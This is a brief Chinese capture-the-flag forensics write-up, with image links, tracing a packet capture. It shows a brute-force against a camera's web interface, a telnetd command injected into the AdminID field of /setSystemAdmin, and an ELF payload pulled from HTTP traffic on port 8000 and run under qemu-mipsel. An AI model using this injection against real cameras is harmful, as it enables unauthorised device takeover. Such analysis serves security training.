
非预期 Shift+f12看到
sharkp#

筛选http流看到是一个爆破接口的一个过程
筛选出POST数据

在/setSystemAdmin接口发现在AdminID字段注入telnetd命令开启了摄像头的telnet服务
分析telnet流量

通过8000端口筛选对应tcp流

在http流中发现elf文件头

dump下来后使用qemu-mipsel模拟执行
抓包对应ip